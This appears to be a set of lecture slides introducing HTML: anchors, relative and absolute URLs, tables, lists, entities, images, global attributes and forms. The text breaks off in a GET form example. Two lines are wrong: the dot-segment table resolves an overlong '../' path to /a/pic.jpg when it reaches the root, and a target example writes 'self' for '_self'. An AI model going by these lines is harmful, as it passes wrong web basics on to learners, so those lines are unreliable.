
```
<p>
  <abbr title="HyperText Markup Language">HTML</abbr> tags can be used with
  text-level semantics.<br/> Specific tags can convey <strong>importance</strong>
  to their content, or <em>emphasize</em> it.
  Some tags can be used to highlight <del>removed</del> <ins>added</ins> content.
</p>
```



# CORE HTML ELEMENTS: ANCHORS

- Hyperlinks can be defined using the anchor tag `<a>`
- The `href` attribute can be used to point to the target URL

```
<p>
  <a href="/fu-tzu.html">Fu-Tzu</a> once said:
  <em>
    When the wise points at the moon, the
    fool stares at the finger and wonders
    which library it came from.
  </em>
</p>
```



# A LOOK BACK ON URLs



# ANCHORS: RELATIVE VS ABSOLUTE URLs

- URLs specified by `href` can be **absolute** or **relative**
- Absolute URLs include scheme and hostname, and contain all the information necessary to reach the resource
  - e.g.: `<a href="http://tecweb.com/course/intro.html">`
- Relative URLs specify only a path. Scheme and hostname are inferred from the current context
  - e.g.: `<a href="page.html">` or `<a href="/course/react.html">`

# ANCHORS: RELATIVE URLs

When a relative URL starts with a "/", the **entire path** is replaced

- If the current context is the page at

`http://bookofprogramming.com/fu-tzu/fu-tzu.html`

- An anchor such as `<a href="/index.html">` points to

`http://bookofprogramming.com/index.html`

# ANCHORS: RELATIVE URLs

When a relative URL does **not** start with a "/", only the last part of the path is replaced

- If the current context is the page at  
**http://bookofprogramming.com/fu-tzu/fu-tzu.html**
- An anchor such as **<a href="pic.jpg">** points to  
**http://bookofprogramming.com/fu-tzu/pic.jpg**


# ANCHORS: DOT SEGMENTS IN URLs

- Relative URLs can also contain «dot» segments: «.» and «..»
- Dot («.») represents the current directory
- Double-dot («..») represent the parent directory
- Assume the current path is **/a/b/c/hello.html**

HREF	RESULTING PATH
./index.html	/a/b/c/index.html
../foo.html	/a/b/foo.html
../../pic.jpg	/a/pic.jpg
../../../../../pic.jpg	/a/pic.jpg (same as above)

# ANCHORS: RELATIVE OR ABSOLUTE URLs?

- Should we use **relative** or **absolute** URLs?



- Relative URLs should be preferred when linking resources **within** the same web application
  - This way, if the host name changes, there is no need to change the html pages
- When linking **external** web pages or resources, there is no choice but to use absolute URLs.

# ANCHORS: TARGET ATTRIBUTE

- The **target** attribute can be used to specify **where** to open the linked resource
- `<a target="self" href="pic.jpg">` should be opened in the same browser window/tab than the current page (this is the default behaviour, if you don't specify a target attribute)
- `<a target="_blank" href="pic.jpg">` should be opened in a new browser window/tab

# ON URLs AND INDEX.HTML

- What happens when a URL points to a **directory** and not to a file?
- Web servers typically respond with the content of the **index.html** file, if it exists in the requested directory
- This behaviour is configurable:
  - Other default filenames used include: **home.html, default.html**
  - If there is no default file, HTTP servers can be configured to automatically generate an index for the directory.



A screenshot of a Firefox browser window showing the contents of a directory. The title bar says "Index of /02-HTML/" and the address bar shows "127.0.0.1:3000/02-HTML/". The main content area displays a table of files in the directory:

Name	Size	Date Modified
<a href="#">..</a>		
<a href="#">comments.html</a>	406.0 B	8/10/23, 7:40:49
<a href="#">divs.html</a>	251.0 B	8/09/23, 11:26:52
<a href="#">forms.html</a>	2.4 kB	8/11/23, 8:18:06
<a href="#">fu-tzu.html</a>	432.0 B	8/09/23, 8:41:24
<a href="#">image.html</a>	288.0 B	8/09/23, 12:10:43
<a href="#">lists.html</a>	454.0 B	8/09/23, 11:27:27
<a href="#">pic.jpg</a>	107.3 kB	8/09/23, 8:45:14
<a href="#">semantics.html</a>	786.0 B	8/09/23, 11:26:53
<a href="#">special.html</a>	134.0 B	8/09/23, 11:26:55
<a href="#">tree.html</a>	308.0 B	8/11/23, 8:49:22

# CORE HTML ELEMENTS: TABLES


A `<table>` contains a set of `<tr>` (table rows).

- Each `<tr>` can contain one or more:
  - `<td>` (table data cells)
  - `<th>` (table headers)
- `<td>` and `<th>` contain the values to show in the respective cell.

A `<table>` might also contain a `<caption>` that describes it.

# CORE HTML ELEMENTS: TABLES

```
<table>
  <caption>Exams</caption>
  <tr>
    <th>Exam</th><th>Grade</th>
  </tr>
  <tr>
    <td>A</td><td>30</td>
  </tr>
  <tr>
    <td>B</td><td>28</td>
  </tr>
</table>
```



# CORE HTML ELEMENTS: LISTS

HTML defines three kinds of lists


- Ordered lists `<ol>`, used for enumerations
- Unordered lists `<ul>`, used for bullet lists
- Description lists `<dl>`, consisting of terms and their descriptions.  
Often used for glossaries.

# CORE HTML ELEMENTS: (UN)ORDERED LISTS

- Ordered and unordered lists contain a sequence of list items <li>

```
<ol>
  <li>Anne</li>
  <li>Bob</li>
  <li>Carl</li>
</ol>


<ul>
  <li>TecWeb</li>
  <li><a href="/">Fu-Tzu</a></li>
</ul>
```



# CORE HTML ELEMENTS: DESCRIPTION LISTS

- Description lists contain a sequence of terms `<dt>` and descriptions for the prior terms `<dd>`

```
<dl>
  <dt>Data</dt>
  <dd>
    Is made of bits,
    yet it takes complex forms.
  </dd>
  <dt>Control</dt>
  <dd>
    Consists of simple instructions,
    yet it performs difficult tasks.
  </dd>
</dl>
```



# CORE HTML ELEMENTS: ENTITIES

- Some characters are **reserved** in HTML
- What if we want to write in a document: <p>3<x and y>6</p>?
- The Browser might mix the symbols with tags
- **Character entities** should be used to display reserved characters
- Character entities look like this:
  - *&entity\_name;* or *&#entity\_number;*

# SOME USEFUL HTML ENTITIES

Result	Description	Entity Name
	Non-breaking space	&nbsp;
<	Less than	&lt;
>	Greater than	&gt;
&	Ampersand	&amp;
"	Double quote	&quot;
'	Single quote (apostrophe)	&apos;
©	Copyright	&copy;

The example in the previous slide should be: <p>3&lt;x and y&gt;6</p>

# CORE HTML ELEMENTS: IMAGES


`<img>` is used to embed an image in a HTML document

- It's a void element (it shouldn't contain other elements)
- `src` attribute specifies the URL of the image to include
- `alt` attribute specifies an alternate text description for the image
- `width` and `height` attributes can be used to specify the size (in pixels) of the embedded picture in the web page

# CORE HTML ELEMENTS: IMAGES

```
<h1>Fu-Tzu</h1>
<p>
    A picture of the master,
    generated by DALL-E, is
    available as follows:
</p>


```




# IMAGES: BEHIND THE SCENES

- Something new (and quite interesting) is going on!
- Until now, HTML documents were entirely **self-contained**
  - All the data in the document was **within** the document
  - We had links, but we were free not navigate them
- The last example web page included some **external content** (the image) by providing only its URL
- The image **itself** is **not included** in the HTML document
- To visualize the document, Browsers need to **fetch** additional resources!

# IMAGES: BEHIND THE SCENES



3 Browser Parses Document  
from top to bottom



<!DOCTYPE HTML>  
<html lang="en"> Parsing

<head>  
 <title>Fu-Tzu</title>  
</head>

<body>  
 <h1>Fu-Tzu</h1>  
 <p>  
 A picture of the master,  
 generated by DALL-E, is  
 available as follows:  
 </p>  
   
</body>  
</html>

/02-HTML/pic.jpg


/02-HTML/image.html

# CORE HTML ELEMENTS: GLOBAL ATTRIBUTES

- We've seen some attributes (e.g.: `href`, `target`, `src`, `alt`)
- These attributes are meaningful only for some elements
  - `<strong src="pic.jpg">Hi!</strong>` would make no sense!
- Some attributes are **global**, i.e.: can be used with any HTML element
- Some examples of global attributes in HTML are:

Global Attr.	Description
<code>id</code>	Specifies a <b>unique</b> (in the document) identifier for an element
<code>lang</code>	Specifies the language for the element's content
<code>style, class</code>	Used for styling (we'll see in the next lecture)

# URLS: ANCHORS




- The **id** attribute in html element can be used also in **URL anchors**
- An anchor represents a sort of “bookmark” inside the resource, used to tell browsers to show the content located at that bookmarked spot.
- In the example, **#some-id** is an anchor, pointing to a specific part of the resource itself, namely the element with id “**some-id**”
  - E.g.: <https://luistar.github.io/publications/#conference>

# CORE HTML ELEMENTS: FORMS

- <form> elements are used to **collect user inputs**
- The input is typically sent to a server for processing (we'll see that!)
- Forms contain form elements such as <input>, <label>, <textarea>, <select>, <form>

```
<form>
  Message:
  <input type="text"><br><br>
  <input type="submit">
</form>
```



# FORMS: INPUTS


- Different kinds of input elements are available via the **type** attribute
- Some supported types include:

Type	Description
<code>&lt;input type="text"&gt;</code>	Displays a single-line text input field
<code>&lt;input type="password"&gt;</code>	Displays an input field for passwords (input is hidden with <b>*****</b> )
<code>&lt;input type="number"&gt;</code>	Displays an input for numbers
<code>&lt;input type="radio"&gt;</code>	Displays a radio button (for selecting one of many choices)
<code>&lt;input type="checkbox"&gt;</code>	Displays a checkbox (for selecting zero or more of many choices)
<code>&lt;input type="button"&gt;</code>	Displays a clickable button

# FORMS: LABELS

- <label> can be used to label each input element
- Using labels is a good **usability** and **accessibility** practice
- The **for** attribute of the label should be equal to the **id** of the corresponding input

```
<form>
  <label for="id_usr">Username: </label>
  <input type="text" name="usr" id="id_usr">
  <br/>
  <label for="id_pwd">Password: </label>
  <input type="password" name="pwd" id="id_pwd">
  <br/>
  <input type="submit">
</form>
```




# FORMS: SUBMISSION

- Forms can be **submitted** to send collected data to some form-handler
- Upon submission, a new HTTP request is typically performed
- The URL of the form-handler, to which such request is sent, is specified by the **action** attribute on the form (defaults to the same page the form is on)
- It is also possible to specify the HTTP method to use, leveraging the **method** attribute (default is **GET**)

```
<form action="/handler.html" method="GET">
    <!-- form elements here -->
</form>
```

# FORMS: SUBMISSION

- Upon submission, the collected user input is represented a series of name/value pairs of the form: **name1=value1&...&nameN=valueN**
- Each name is the name of an input element
- The corresponding value is its value at the moment of submission



# FORMS: SUBMISSION WITH GET

- If the method is GET, the inputs are appended to the handler's URL
- URL of the request is: /handler.html?msg=Hello!&num=42
- The part in bold of the URL is also called **query string**


```
<form action="/handler.html" method="GET">  
  Message: <input type="text" name="msg"><br>  
  Number: <input type="number" name="num"><br>  
